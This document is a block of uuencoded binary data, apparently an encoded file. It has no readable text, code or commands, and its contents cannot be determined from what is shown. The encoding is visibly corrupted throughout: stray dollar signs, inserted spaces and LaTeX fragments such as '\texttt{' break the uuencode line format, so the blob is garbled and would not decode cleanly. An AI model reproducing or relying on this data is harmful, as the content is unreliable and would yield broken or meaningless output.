MW\.<EXM"<O;9>J:<X2;;Q/Z-ZK+*'4U1BWX[AI:%L:*8#5+U\$)/:(T,F1LH[$M@1<-XO\#2PF[U<(-HKM;8)(+K1,.0=&QX$.#9_JMJ'=6#?/D7A-F&5@ZRHN[F])$ M[L&\$MZ"R3GB[L[\UJ>[F1L-1[XU>LM<S(TFJ23>**#!77&*T5*>H>YPW@_>= M7C<J"1#64O2VA@4QXG`0MUI1MZ0COTC_&)V>QI>8^Q>4%UT;(T2T^8<:ZITR M3L8-"VAR&'='42Y?<]0-FB##%'!C:M1^JSIL`<>"S3*LP.D\$!C60U:K;&T<[MAU18.F)TCHE;1T8C672T\$5%'C'Z1\$B@?OWSLB\]6MTB7_#6W).H5Z9);N251 $MI4B7_/=4R<_T5S831S)/,7]8[\#^]P^J]8V]K0;LM;XV'+O:,(8L%XN\1?!@$ MXB3%Z@6*O1F5HF1VU-28"LRTAD?:-K/*>P:82+F:D8ED!VP,RM8:A]6Z9F,\$ M%D@ONGS/K=Y+*S[[06UW5^\OD-&!3@N<&">@]<?]47+\N(3&\XN4G:C\>CA' M2,&6731LV<@M[B(].&J\IG36%CT"`R/YO)AK/Q)I`P14Z8'+UW"IX;QUHS-8 M2VA0A4U8X0V275KCG4[4BF'5)3Y6CCCUB+<Q&(2@47NU5]W*S#3+;HB?7BNV M:RBC)-3UGXSAC^C1)T-?=]+]R)&JYCR@MJ!+ZT+#^A\[RAZVF'%FHF*D6_K' M16_OTBV1,&RKM2Y\8:_EE,TEI+*EU#\$@HLOYN#P)1.5&("ICO>`H"XB;D5-J

MKF#1[[FS1/2BN2@&-;OL\$^FVSAP`R>;!==S64,AMEO*XQM\;^DAU`2J@,NOV $M0H@E3[OV]0U_Z*]5J+.-;^[L-ZI.T]D9:NQ6=[_6#&F.P/^B\QZ>"L;ZBH$+$ MWNXIF#/\\$+'9\$?A&\$P6!<:*0@07,\$`"<]89DTBE1^'P44NBL`>M8H8D[`O>, M!Y[56>-%GKOG;;K!``1`%(1HZT=YB24/]IC6%N^+7N%!4=LMLP`;/9/(G,SX M[*"../9&@R1J?\2\$[\$G<%3]E[A_HMB"A]/\$H.&'K.KT3J88P\$(NI%6]LD^@; MW\%AE).JH3ZQE5\$T(DUBAL54%NZKFUI7XZA:+SMMCG"*CEE5FFJ]#17IE^43 M+:`P^;%\NJH9J]L,G;L8ELN;.!_H6*SK0;6ABWA,68#CK-X&>/DVP&M[!K8\ M08DX]0A%Z/OCD(Q7518;3X1RMI,'MBCNA1I!R^ONQL<\$SBW9UE<2?<;P&VMO $M-6S'F%/ORM^{(GO['[<::6F%DB8ZN-\%+0UG+:HY%FJ#R->0I4UODF;8INXX])}$ $M,F!:\$YE];-\#TJZW365RZ>,46MRD9W\#K+V3K+J3H+L]EJ(&7/+F1J/G^<67'?$ M9*D<;*Y>9XSGN0IZIZ<KRS)71D@FV54]L:;3)\9D5W3\$&FQ>V]SOY4F6A4+` $MYKE \# U, `, ^-9D \ B] 8 = 80B (WN^?T] K \ WO: '@WE886 / &-&= I308 \ Y<9? JOT$ M^K9E489>U_8PA<\OU;T<!5:MT1068CW2S,)`&_5X.!B08F'=\EQFO`]1BUR; M['PJ:WW59R=^/CXJP'X(XL=A3E2H?FOHG[!\5P^1%KE'_2OUSCF#2B>.6Z.' $MU\&HKIA]N[KC[Z4,J*\&==G:!+O*U?YPV*5@T*<]1..B*Z(OC<C^$@UM=ZPF+G$ $M-(P1+M862---G3J7W$I/V[V+^?EY#I*,DK@587"F/8-R/:MH%[C.PXA-$6/\]$ MKL; Y7.7Z6]VX.=<; "UT1THY8-P)T8\^H6WM%.; X_6K/A_<=QCN,4?^A9.:]> MBL<+^4^!7B>^F0H8]P<GFS'F[;(*\$,PG\$YTX[!RB=@?-1.310TZV_3!)W";1 M:?8*U3'C_X,YJ,1[)1<!A'**?R@G(:/"K3Y.;+M=TR(YP%*&9FF2TA@.HTZ_ M1Z[;!OV2#=NE0H0ZCU#H1%\R%&Y)-\>:,2;/:O6Z-+AT'YBHF\$YR2NI5CT81 M,UR3CHCAH^YH0*_F^NVP&3UX\(\`;J*\$+5JA.T\W[K'U5@F6G)S%L=>*A.-;T M!C`4\=`X)L&_Z3R,3G8F^U:>.T\X-Z1\D^>4:+*EZ^4DE]2;'A&]O^PR%?P# $M8'_{\#}$ <^KKY3FQ_E)E31S_;/XWZ_='Z1T/ZT=5\$\$;D9+\XU@'PD>6\$N<>6]G7: M*ET8PRSQ5!*=PE)-F:35LEY!L]FOOV5><)_.6/CDFQ;\$:(!1\<JX\;8RE.P2 ML<UN+I:&R&UOO')B;/E0([A'J'4*=FMI>@3[/JL3?!J=[)B,9WWE>2SR=)FMQM6#9H;: E<,12F#H")09IXWQ-40R_#QYWW*F[[YQ%.7=DH4D@H/2O>?C*80) M%2/\K*Z"IT0@%,1=2.`'@0![\$P3<T/<.:)E^;O6Y3?S7'5+_T&=R_-?RT\K* M,XS_JCPK5\KEE0K%?TWC/[_-9V%6F9BNI?DEX09N5-BY%Q4VC?N:QGW]N'%? M?HS\$Z_LF`X/SB%</R!8KRR34ZJS?>(`"0NPJO9,#<WTY=%LB+9%R449'EW&4 MARCO-: '/P!(-K410Z%0E0>6\$2)XK""E==#D%CM%F;-Z83M@<H%.*X)(OTV!6 M\$Z3=BSCA.]#(@85NNT6JI1:)POB2AW;<_0#T&E&J;Y@96'ZC+D@?F%9>W]L! M6C#!/03)02[!N=)>,P_PS8*,LGI0X'%M%?3`-@XW@+2*G/[:?[7U=F]C%]X5 M6<?<TCDQXD1ZBM0%:\$>4G.;OH)XG3L,B*NJ)S!\,+8-1.,QA;>_M)I`D126X M9W,8EJ7=3?6,FAO)278%L0JIW*>,>3="+P@(?!`@3J/N>)G30PG(B69=2&` $\texttt{M}_{\#1*,\&1\$B`Y\$Z!8(<_/G)1D]2R2:L-"+9/X\&L8(:S]W&90"F6D=15H\=E]\&N }$ M7E:, # `+R]L7*60HUX8L_:<Q>3((DWL(\$@;NM(4'GERK>.D,6C#)R:F+'(8<< MPAW-3/_0;X3.0W<;;S:![]*PGL?]OEZ:=FRU5D[L2@:8W?!P=!&L/R+WM,?T MFBV1'C7C/[V6#V610E#0H#P6"1099<NX)<HK!*6\,@\$*E!EER[@EGA.0YQ-@ M0(F1*>*1<\$,H=?/)\$T/&B;\RFOWV*,'_@%>@LP[H'P\W'Z*::B\$1K-G96:6C MUG:1!22*GFGA!08+-@#5&IMZ&W'.\CE6SLF-95/EP'Z*YCS&2RC+<WQDI\=" $M0;Z\$ *&6T.B >%D^+::J-(RO)+K1-ZE6*RYJQ\E/Z^A/AL] ^@F`%#W\$T:A(MWG^#7ENQ!3VO'[B[/3;&!;IM1>O9CR=V9=OVA/_%+CPKIH8O=64`LGT%;*_; M/\$]Y1\S3H8T)KW)XC30\YB8`&([4*8L>(SE8X1]X:.\$]H+.6U)#E(5NO'<P- $\texttt{MHC8[@65CO2;CZ\$R!>4,\R6\F@Z,1\&/9E>!KDZSE0\&RV03K63*;(U\$)KY<AAM }$ M^*"IYVU\\$63S\@HQ<_I=AM_,&OEW!7X+LZ??G#20T__A`RV7L/3<;NL[I*+A M7(?7\$\$EH%#W8ZV*F.B,"&'>2=A2R_\$A;R@F91V\$OHNM2>_.RQ>OQI`,?7`3[M!^*-RH:7HNMI)^N@H\$_/EF@Y/"\6<^`X?JTWAE1>S(!Z95&2BE!+OL%Z?LZ5 M<RJ9]O.J04-2#T6('HE-I`GL;_ZR0"[O^!>SV)_&E]KS,-.\$^/.;!N3+(_7, M)23A>>1G-!R\$]@8Q\$Q^9L\$GZL3Q_O)J:&WUV+]X`L/B?+V;?-HCTD<V<Z:\$V M'@:?Z\$JM8K82KA=3"N=#?U^WY_H_RS>UJIP"Q(-.BSDP';^%7-"/TAVBUM+/ $MS/[!UD^D>/S;T[*Z57=+>J7A,I5*IBC6B+_2]<*H"9?4Y?.5N97E>4*B+JC$ MCOJG9T;FLRG7, `Q/RB70Q`:>5-1G]QB.#*H::DK"<;B15XR9,AEWQQT(HBNY M&-+17FA_HMJ)VB/Z@(E\)8>'XNAG;.W.P2'!.\$J("1B[8G1&"2D_P/B"[!:% M2<R':'Q^QNJ#/CSCAOS3Q\PQG][ET`II0]^\GLNPL^]UB7VD2^P^*O^4Y=]* $M250"2^{\circ}X6\&('G1+M8R4^{\circ}DL>I$):=&>11%]7]?[*`>I20K4"<IN6@2P+>T&&7$ M^B(/]&\1M%2"S@2Z`#W1#_0EA^QOH(O0HY93AD+OV.6!)H(N]#`.SK2MH`?S M7/7XL+J':31A\$H2,'S"J)H#O'P(VW:N#35BF\%/9G9MX87&>)\ZA,KE'W9SZ MF, U7XME"7CM=/>N9I@[K-JY%D[\$=&UCP:_J\$@1T289W:)5HR\1IX;MM/WG79 M\UD?\Y@!['&0WV?5IZC'G&DLJT)<YGM;F6+@=Z4XKZJ8P])SA'?62AIGOJ22 M(B"=WQ5NFN+-@,3>A.W1V!6,>PF.JXX,Z;;(481)?-4(7#%M!C`<K(!2SH%[M'".@R#=)G??:K42=M7LG8=NF**!W4IAHUY7I4.HRK\K9=^2S;4M4\DM4I`0Y

M8&L9K!69"V-9#\$?)"4\-:1/#\$2UYP/"UP"\$W89AG=&P="XX-;6';AUO`_WN M63NR`Y`%4)1VJ!GVG[W,:Z=@VN#03L!I(5XX02-H7\/`A</'5[(*<B1ICY8* MZ1&DJX(T-%P;G%PXZ;7I-M\<D?<T'-P(LO@3+:`C\$#9@6`%R*:1\$6L8N`W06 M;(UHJG>ZZM#9!`IS9XZ+83<>HY?>8YO2057G`8PD6WA7?7G\1.?>0"9VTL/S M89/V8MXEW31@>I<#>>-X%J!I]I""XPT\/36<@05VK[<:]OBU<^W2N7;EN\LG MO1K\Q<"Q8ZYFXPS,^-=(G_JM1Z?,K1VRLS"R5\2\\$54'SX:([DLRS.;+9;J8T MK,9L<["YOU4-:ELL#RZRN<LAW"89B"4?M2.CM7(D:" X&01\$C4-QKBQR>2J(MJ=UK?DB, IX/CJ.*!I2C90AG5B<5\.&1Z)L%>S`J@>J+(GP.,HU\9VABL\J%) MYG"3N@0>_4;!!ZVH'V\$4HW;)T+X>F1CH-!Z"1:4H@\ZAB+2&!A%G93E'TOMC M)+JT;_^UZ8%-G,W/`VY=!:6-I>O:Z/:Z<W=LQ[@32EO+=E1KG8[ZB/LK>2*Q M,*G#P'+`V7`O`?74@O)N3;?;+B8R1T^Q'&A;C</@U[I`6LF?ZE\$"8^%9*<:: M)WC6:@<P<SL;A[4W58%LK#9[/<MV\8!![.@^%-&["CITAY>&\[[ZJ@'"X,N-M!BU&]S%(+_2XO.(_AQ5&SY<J_O/G_'CY>?IQO7K,K]!F;%0]?">/G1K;!T?V MQ;.GCBEK]]B^>+[D`&I4[8N_E.V+C3=.C?+B,_MFTWE><4!M.<^Q=R[;,C&@ MJK!<'"^]::%21%&*#UU?9YER@;>'1[P)+!"KQ;^;\R`^V]CCK"#+,B.*^607 $MM((;Q^+M^PND_B@==:7^90FH-.K^.@W^6^X"MNND.%<?1?:$E2^0L"0]"&>$ M,6=ZIDS>OK5YA`30#CG?Q:<YS+V49IAQ%]9YW'(Z0IL/M:4'J4MF7],\$IQ1! M=D,.=GC&P\$>K"1K\$^#L7QD>X`U']PD[C)3Z@_K\3^]_B^V*ZZ1\$U=R"MZ3BZ M!;3>)!^P^]960TW1Q804@ASVZN"N\$H=DT2O\$]A^CN/F![F55HW[)<U&E#&*S M>\$XU:Y@4L1AJP7"'9CLT'ID67X!?UR@YZ-:V6/N@TT9!3:0\>2@,\\$@?].JD M"H)BNB&NI2>ES]Z<(QL=AY="^+0A6@V20H;"D9T9NI,N8R%GA;Y?\\0XZL\$% MT%N40[LF4XWD8Z\$T-!+=WV5?+G'^S9J32R9%@!BFZ"!5.[)U*7&`WK_GRCQ@ M8J/BD\PDC81-ES-ID</JGE<OT3LY5_I6A0XY7)QH[H\.<!3XP:':E87EA>=% M.\HXAXN(>3F%#LKK4M4U:6@FHLD[&H:R]R29J'%<6\$1])70?2>:H@T<&SRKR $MAP5/+*0QW$\W#XZ$IYC;93S]G,(/^9=1/S/+?&=-U-K&ZKO$#Z#DT'M^A[2X]$ MD9IG+, V2[^#:=;D5&YS62\0/"<4108>V>IR6\#SLGLEA-@DJ\^J7*.JK@ZOA $M.>!^, OC[O!KH3L_48<[&<7!8/3X,T"8-N] #S8NXFY%G13$J1>UXX@.J_\Z"]$ $\texttt{M)^6OS_)} 9 = \texttt{X2'!7A1"X@_} - \texttt{C/66H)E} \\ \texttt{F-FK-/>@^B;V5O>G><;} 9 \\ \texttt{\&/H+Y+'A} \\ \texttt{\&/H+Y+'A$ ML=L^T3>Q.J3^D[#YX2(<M\$@'AS\$\B=OQ\\$I;"\BM8F59_`WHQAD#FW>2D"ZV $MM2LV; >) 59[0=(6&D^(T^Q\@SJ\$IG;:XJ'">=,08G.*?;)20-Q\CU@7\/>"63]$ M5\$_:131L:B:FFS"97"B)G^:-VEB=U\R(>.F2LW&@7T<XET2\!%KI)E+ICQ3E M`KU4K5&GK^84C/<0F`0>08;(A.E\$'ZOY9Q@^@7%>)(?9YF":(R;TK#4:5LQ` $\label{eq:mg_gamma} $$MG $ 9/Z*ZA/\>U=^UZ/]@%O.Y*&W]@+2=Y6RK)^_C6Y&=!$$21B`XMFKG/$QXS($ $\texttt{M}<\texttt{!+AT.C]} \\ \texttt{FUQ\$M}(\texttt{G!\$}\setminus\texttt{!W@XUC5}>\texttt{9}[\texttt{V85WMRS}\setminus\texttt{1K^*.RZI*OZIP}]\\ \\ \texttt{M4}^<\texttt{UC5}=\texttt{'E}$ $M-Z'\)13?Q/+XI[Z9*;]UK)9U^2THOP7EM[`_JEO9<J_/%;/=?F74/XEE,>\$ MEY3\LOXR4[YQ@.?=BU2^<4!W\$\$%A_%.'5[,+RH>.I2M<^B66?HFE\4_]Y4\$& M=`T*+POH&H*N(>@:@JYE^EFC<RON)Q;>PL+XI[Z5*0R*!&&]2*`/"XM%(''X M]UDQ71(T"*82N[NXKGK[NZS#*:H(`&J5.J8B\\$_Y:>9V7YS3&A2P;=<\&U> MP<TZ(T@%-^N+,,GU"OY9PC_+^.=Y9@CJC"K5V<(Z6W4\5<**6UAQJ[Z"?QA] $\texttt{M}) \, / \, [\, : @7 : Z \, `WF@>1 \\ \texttt{XU/T0H(R+QDNV,=M+';-2D/3JC=S+3\%:DHF0A-'TO*-DX5)} \\$ MM]G^KZ`S<ZH.PT#9EWK&EREJ25JEKK#HMNJ/!NC2X\$C,G;#/`3\4@\+?G3?N M93AV,-7;5B#P#`GL',K;/,HX>G?W%^E6\-LVK%&`]1NFV_9?-;9A.1*'.^NF M7FUNP\JCPXD!B(;^N_UM6&7(RC_RL5?J]<\$V+RHH<1`.<*OSWV]L\S)"GC&Z MC-MAIH&M;5X[2`E:)\$T5J6WSBB%3#`SD8-0?.B[!RC.])92`D;A<)#X(,;L/ $M7(1=] D\H6Q6?) "7#&'2:-N2!%H?O\10^@$0(G9:TCRXGX_T;YZ)8R'BE;Q$ $MQ!>5V\$ [6,D'!<^7;@<).54N*'RQ?#M8R,]R8>&+I[>&51D+K*)6;@UM:2RT $\texttt{M})?7 \texttt{LMM} \texttt{F@,-7SV} \texttt{-W?)} \texttt{>} 2Q \texttt{RT} \texttt{9} \texttt{_>} 4.\$, \texttt{>} / \texttt{WW}) 04 \texttt{>} 7 \$ \texttt{VX} \texttt{'} \texttt{<} \texttt{V} \texttt{-} \texttt{UZG} \texttt{\#} \texttt{@COF} \texttt{`}$ $M-U3YMFMC:Z]W\2^?)+S;_U65;[DZ!&(5K;0)<:'QP$%=4>5;KIDWL#0*R";:$ $MQ7S(6*!VV7S9E<58)#'@,37Y5NN(10;)N*)!<JW7$K;NQN3@6*!\BU7U$:U$ ML7]MM6&*M]R:6WN[![M3 $^{+1}$ <I_D9U_.]<5<M7?!;?=HZ9#HUU(=&X[[L1# MFTV8PQ0[X67<&75P<Q/'H/DTS-0E\$^6[01='AHG0H4PE'[H\$[;\$.[9I5/!&H M@.(5;+1#"8VA!,6)TD&G[:MBIOEZ]?"HOA=L;P;[>SMO960)-)\,>WV2W00/ MF4:)B:;<S>D9?[RYL;/S6!6Z>#L#X14.BG)Z06I=!A50Z0X`BP`K"J ^*HA` M%^^\$!]0CP>VK89)<@8C;F<,B"U#K1D@TWC9(.KPS\$AB1))*;.`\\ NONP>-2 M>D0\0B*+]76H'>UM!B_K&WN;KTDZ_1H8FDN30>#+<76X\$5J;>UL6K>=?;_8> $M@Y#Y&.^=I3M[#\OT=Y_^HD?J3283BY(B^#7&ZO'F[OZ;R\O'_@C=9'U!/=8M]$ MOPB-<6SH1CAL[^S_&M!5O_L[=)./M_@_I9?AI_22^#2&\$#^-H81/Z6GXE!X1 M?=8Z?@^3HZ*0>CZ7T_/4J>ZF[_@P`2Q;H%85=KY\$?]7V1CT#CEY<)\8YX&#D M@#SI+_S9SL##D;U.AG/`P;@S@O"%@,*_Y#3'WXYKAYD6<*JND^*<%H`QE?!/ M; N^=65YVE-KKP5+!OVX>_P:P8; W^=0__O(3_-JKP!Y_NX9^7^&L#_FO@\$_R#

MR.SA'^CS7U_A:SR>_.LKM.SN'_#?W_B?O=\R/O*;+OTY(F)\W2CX'\$8M:49S $MM%7) + H6N$Y2 = F, 6$:6L) C/#-&5%KU = /[G&FG1!*!CXO*=HCEG!+OH^@E?]$ M2IF\$\$J5TMAGS8+NV`[^K6]9?FO,'K1D7;WUSMA,8&>N++FW8GCUP\",(3:C< MG6,5"0T_1Y,08W\DD9GZ(\;N.;4_B,_BKAY0ON>)AKCP,74,+V;G8HDN<,>0 M#7'@Y@KS'GP"@9'=-`"&5>/3D]'I*3]*NU=Y\$"0]_9S:Z%`Z"L`0S[\%#VL" $MU(9ZFQ\#'-N)\#;\&\&_MS3)="@;E7:Z+W@)6$K&`[_@)U;13OCZN>0]\MN1?""`$ M.:6GP:'%`P<A&DHRQ9<Z.>'4=#A#9W+F3C3WE%WO>/Z)DG<ZD?A(I!*H`#:X MGVJY7V[PZN\$:&0XP!ZMW[9\DUJ&11NL;9R'J^0AR^"EZCV/\(F;?1H0P2`>C MU7UL\C.,S*D]@T>:.?`L<R:GTQ&H"")DN;U'60"]H8:1\$09<_!F%?;J.;'4, M"AQLU&OSP7!V6%SO"!>VUSM]KNQG)1HF4?O4S#&F8/(B`"=/(S.[U?0MCBBL M\YB`F-R3*F>"ZR886"*:`FO9.-0Z@*=KCJKI*1=62P_Y<6!1X3S\\62U]DT MPS1"Z2`R=O6HVQN=G9M!!`PI351V&\$OJY=&A>KM_I!J'-1`B3-@7VO6)1^9. MVP, \(^\pmxA;\)T5P5>@\(\pm\, <U55D7/\)\%VJO4;\(A5\)\L5D>S\\\BRDP\\\WC)PD'(:\\\\I-=CF62: $M5;T:HE8IM5QIHH>#*]U;$#8[>%N('@1,\]!+DACFB-'?ZP$W6U6J7*25&7?C$ M#EX[)X>8Z?4+396?^HNJ4GR;#I?#(_OS0:^+0\$C1YO`;&@BD4F&J)]21`1&H M&-AIB5.YTT\$HYRSV1CR3U9G)!IU8=7C]Q-CN^^E<>]_G]M<U)VH[@T\$>3A-\ $\texttt{M+.1R`JDTUR8:BHWO(X=L"TND}\&,.>D3?@SGV\#1BZ\$DN(/@9^/-*_?"I)'.ZO$ $M?UW9N\$ELI7]R7H!42<E-E\;(.;SWYIE/J/Y-LM?F\$;>$)OP1KA"^)7F+7^D?$ MBKS_E7*)CB'O+[PE[\;DC=-W,_(F]^B)Y&VS)=#.DLK,-D9YZ(+69L*[C7CE M#NN<24\\$.YG).B,)3+1".CDGW!C'&E:\$Y``Y+XW#9RQ=Q1BZ4SK1&<B!M,W& $\label{eq:md8'YFDI'} $$ MD8'YFDI'[[19_V,^PQOD?XNZ'VW4>Q?NV';F?70Z=$S^-\Z75JXL+JTL+CW#] $$$ M%XN5)2CP)_7TJ_9TS.<'S_]VD_F?#Z++J!D`?QVT0<H,FIW6?/,6;6#^O^7E $\label{eq:mass} $$M\?-?>;H$\U^N+\#\KKY3+99C_IY5GSZ;Y_[[])Y_XO_[//_WO?_K3;MA4^PUU]$$ MK+<-?/:G>_!?!?Z[@O_P]_]W,Y`;AX=U^8HU_E_X[W^EBOQO]OG_#50.?-@' MC67^\$.22:I>U6G@Y&I[./5\K+RU7RL_^\GSYR_LZ_60^-^+_7[3ZKUO_2\M/ MGU72ZQ\VC.GZ_Q:?A5F6%0/\X+]J[(<+F"*!_A:DBZF`8'XB>)_4)_[F0%`] MM0__@R+PZ!/]BW_Q'_Y6"(H,F<LOJ.`_U2<1:KG\$)_58_8W?S7'AGD;@DPH^ MV8)*_2THJ4_9BG\+\+GT_E.`.,+?3U07WM&_AXT@>+?_WA1P_PT6<BK"XV`! $M80:?'N+G4_I?]<]U^F!Q^*V<`BJW@OX7@3[\S[E%^-_C]+_S"[VY.:"ZS(OK)]$ M_DT9SLS\!/)"YFE!IDG/BYD92Q&!!L`U>WHJ"E)\$3P8,/X):4#+03_2\$S_U\$ M-<V(ZRE(CSP\EW]+]'X!!IP;M2.;/X*3109+1G!&[CA#IV4T@J)O_Y`RH&E# M7/L*5*93R@PQG)^?UW74+FJH8=Q5.ZA]#7J]X8>8[]H].!^\$S0_JWU;^\D!* M.XEQFT5U^NI!26%B7/K+J;R8?_T_H.#-AWB\$H'/P\HMY?DX-HRL0@DI,`C"-M4PZKES=UFTPWEES_8B9.>J-!DRV6)W&7DEZ"<@CJ.:?:&.CLLI2QE`*JFI(= M28\$&FER/3WH?(THA2X.`0+J]88P9S<A(W([YBCK;IHU%,PA!B\UV&'>BP3PE M5\MB`:TYPZ&Q@\$ZV1G*YWE=&1*SA9!KH-4=H%3;W,F#>8[YHOH-YA>.PG=CQ $\texttt{M=H}\Y3\"> \texttt{H6TOS=!} \#512=Z[;@]@LE\$, \$<ZZ0*=\texttt{NF}"\texttt{NL6ZK}! X2\&, \texttt{PZ}@.[TA75T()] $$ MO1W2I+6@V8_VZ`]#LG3&9)U^V*0FZ`]BI!LY+2(221)!BB*Z7M<:JK&_??CK M1KVJX/M!??]-#;,707P++ZMJX^CP]7Y=_>=_;C3@]>/':F-OBW(>5X\/ZG@V MLU\G<\GNP4X-:DDFY%JU@<?DFSM'6[6]5WS<@<>G.[7=VB\$4P -SA)ZM1L:5 M;97.D(RM7I<B66\$7MFJ-S9V-VFYUB\:]M@?MJNH;C/QLO\$:'#:=3+ZN`\$&6P M()#0J:U:O;I)Q WRC6%LPH@`+A2`4]VLX9?J<15PWZB +<\$(J,W]O4;UWX^@ M\$+Q46QN[&Z^J#71.<D>`3C]2@P##O7E4KU)D*G2[<?2R<5@[/#JLJE?[^ULX MNJI1K;^I;58;:VIG'\=[6QTUJH38UL;A!C4/4&!PH`1VZJA1HV%")_QZ_>@` MTRP6U>0]7V\$4`-,-J+U%X[F_AWUF*JCNU]\B:!P/&O&2^O5U%9[7<0C),V@# M!Z9Q6*]M'KK%H,G#_3IUSO97[55?[=1>5?<VJUA@'P']6FM4BS!'M086J.U) MYNRWE`<-FL:)`=S@:X8P2S2#JK:M-K;>U!!_*0_3WJ@)B=#P;;Z6T1<"7YB9 M,1ER'V9Y\OE#Y_U/R56RT`\QK?7YB]3C#MW.DGV.(<F4=-=YW@F;YW.]A780 MA)6*KQP4/D2#;M0.,%X2&[<OFOU1`(M<[CQ*4B][W=/X;,27>_JOSN._P_Z& M.@8PFW:J'@!LYCW79NJ@SXX*]!J]*)BSM9PTK<Y5JW&'+-\PIMH,>Q#LZ%OZ M[BU>+BX^)Y\$=;>G#\T\$48@0KAAB>=A,3402@7`B\$(9ZK%?K%>_?:S0]!9WC) M#Q[!H[D7_:"#OXI^C5%7ZK!TI.O)XS\$U<:T%=/%2@8\,BXLS,Y+^5D)/G>E1 M9X'S:VUF8<%QX:#\H7S42(XDZ!^)7AHV<_'Q?OUQU"GAI?5Z_+@2^HVTT=5S $MM3A#$<%G`<((J/X[6&:[!_L[L((E/'@&&\:+@=K6E68FX5CGCQTBF6"(.3`=$ MZBG`BT[8Q_12%*B-!!G`,W%I"8Q?='%-@Z+\$?S&L"K%60Z?_SL""I!\V([KS M1<V>1TC34&WFW_IX7AKRO;J<+-Z<"7.6!;I\B:#00.D\WKCQXD+DJP20ZK2X M]C!IAX#:>OL;XIO:#E7W0[RUE@@"9;BA)M1"49PN.>L`%M69OBDEFI\$*2(YB M:8*ND_H0<\I7C0N]/T5W(.O7(?UE)UK*5##J,B+0#%#'1W0H4)AQ-,*`5Y"! M6\3,D"(#/N8/AC,R:,32\AFR\A[1%&?^.8/KPBNN/@SHBB)Z\T3EC\'./*,<

MM[1XHD<2"1JCT##I!?1,UR81*<:+AD-*\$'?!;A!GE*)6RH(8TAOR45HKQ,AM MJLQK3U*J(=4V\2VB/7IS<A6@E%0XJ+UZ]?;EQN8O\:Y;V-"*C#E>H^357;<+ MV]R7]\$L5G>@W:CNPMYH.CYMID/`1>[Y1+<9TBG3ZWT8.=J7.>ST,M;R0V=6\$ MBIWG,1[(E4&P0P0P8\`DV\!M"B\`@;.YN!<Z"WC[:HYS')57(K,CB\+099%&# MHCB?LT6723@#\6\$PN<LT"^P!07<.:.SG5",U-7C8V1R\$R;DZ#_0]JQ+K-3^; MEH(^'EL!%S)7U=DG&DFZHT!S3;ZIH/#(8Z,E]5!7>RC=T+_=2<5HY%>-ZJLW M1=.3+M M3=.!KCTYT\BN*'B3`UTOCNY,H+!=D09)8-R1TE??S7RVO*P3#CZH MU[2AHG@M[*R0%#670@;@+WYL)0>5B1R0/8<XHZ!>93%ID,C%:)WC>,[DDX3L M7:J0%SD,CEZ0I%[0%7-,N^*GJ%^[EY";Z[_.B#((\$B>H8(P0%*:JV-S?W:GN $M/2F_7[.+E]9G'W=8X!<EMX:Y\,MY5K23V&(>V@G/<,LYU4RC%87MV%XO@FSH)$ M[.P*\U)8'BID"#UH=OH%K\DLI^`;#ZD2CY&T3P0J=V@8T<84(#+''3-(1@EF M>G-HW7]\.X)WZVJJ-^W)5HWS17S<:3/[ZG;MINN/:QNUPVA,X^Z[.[5N\62: MUTQ0!!>G\<R;VS6=JHX-NU1P\$?&&UY/+*UE(==)NN=N?\:_E_I`IP05F`7`@ $M/]YF0HL=+W<: \]34%ZD3"43-TM]U(G']<+:(RVQ(-QN;2IYP%Y!(CN,C3XOX))$ $M = .X%? + < ULO(?8:Q_0W53: > [%>6LPCW?0)/-4R$+)%R; < L>@/HGXH<O'.9K"S$ MO[\$5;+W=J;TT\ISDSB6>Z*P\Z7+K"EBD%F14"W>6?ZI%]=GBT&K/@]H&SSWP MWGL", H^<8; ZG[[.L+*\I!\]1,L+H._9]19:92):6A"1M-*']'8U,++6Q<S7A ME&UG&'<B&*=.GV]_=#Y,&TFDEB1OK>.\35G/>HY]LQ.%7?@7)4/>K?&R`N`8 M<3/NC9)LLW+9H_8;L7*=7\I-Z#.V+`PH>5^N:]Z=-QM%O&W!W+<-)=I1%]3] $MOU8W#ZM; \c^{9}?:/^{0}N579*8-5]A\W3D3=(-:3<G?<(LCS3;=[8I(Z):\9\4])$ M\$\E?A[DF]#8F[>WM'U97T]LU;HYG(8IK^GXA"DO@W3BA"U+U16>82AU>P2)1 M2Q41&B5."PMI^J5UQET*519UYS)\$3\$LGPYT+9CF7_.519,!'#-#LL:*,I=@J M0/_T2=J>YYWVP;K:?1WL;KRJ;0)>15/\GQ1VL55]>?3*=DOA)@\3?5IX^*Y: _7WZ>S'[-O++M.LZT#+964/A8=Y+!'?^LBTV6?(P_T60_U*-&9`RUBV1Y\ M=OD)*+W-\$5[?QN&2K'T3K6HM&PG*39CDK-5QO,:D!Q_V0&37TR4K0(:-!Q@7 M!E"TORK\.4:*MTO(=H.U973@#PP5P`3L[.Q0%C+MEM1N<%C%6*O=X+=J?;_X MY:3BM%S*=M3=#_-)=[9S[FQ%_DL/>A[M=<YQ*_D:A'<:QFV45B_.8\HE'DK4 $M, TH(0(DY'/(,N?\#-\&VRM`RBB.TJ6O4=9W9QAMJ=-1QL!\A/\#A'>?12=T`4&$ MA[8^5ENLS06>_3G!X?;D_3N/O<_)^[TD-NS9;+KM,!EF=EZ;W=^,%-2&842J MN_FZ77.1P<2CPLBXA)6<\^&B7X:WCUN8^=QM;S^4"9";)J']\?;K=_)B2+6B^ $M := GE'4_SN+EQNW2Q-W:Z1_NU0A0;FV>!#@S:"F@>"[B[_@E-4X4>%+VQY@6]]$ $MA + ZCVIHJG1U^{5}(F!-"5?8^{Y}G,F.0\\S&&.N,1\\&-)@62/M"C@I@^`N\\.8Q\#NY \\$ M`<61GZS!M-=N.093()^4!74<A_7E<`'6C2Y\8&]V417%I-2UPZKZ9'[7JQM; M*;&\DYP%&"<7<!!60)DC42)/,^W)RM.\$+:&-7N+;&SN-:BF%:?'VO,)1RO"" M>E3NB\$M'K2]BQ>907UV\$5XD\$S4%%=%ZCV4Z\$)_+VEGMC-*![X1/JQE&C6M_9 MV-N2\4=C`#:"T5WP;9V.VS/J*45'\?TY"64^/>^E3`.9*NZ@YVV\J8G([L.W M'W\>%@R4DH2JFHM<-PFL]VI+K@1LZ:DDD9CZ+[EV=3HY"@31-^!&9`['HXZP M]2!G'C%N)'?TRV;TRS+ZFGKQR'[&]14-6Z+.0U%Z@OMC8=%9>#3JYJQ&J\W\ MM*AKL]J<T9JQP6!(K@*9=U8];B5#-JI34FU/)(4!H&,*'U[OA-B\96:@840# M, KF&PPP)YY(50H))R%A@]/,[65^X\CC##[Y%(TANF 3BSHU"[;'V'KIS.&OL MX<=WL 1@7;>]?`&:1Z-@;24."9'UHV3L*-8P/UF4-ISU\$0+/J&)%9GYT?I?A 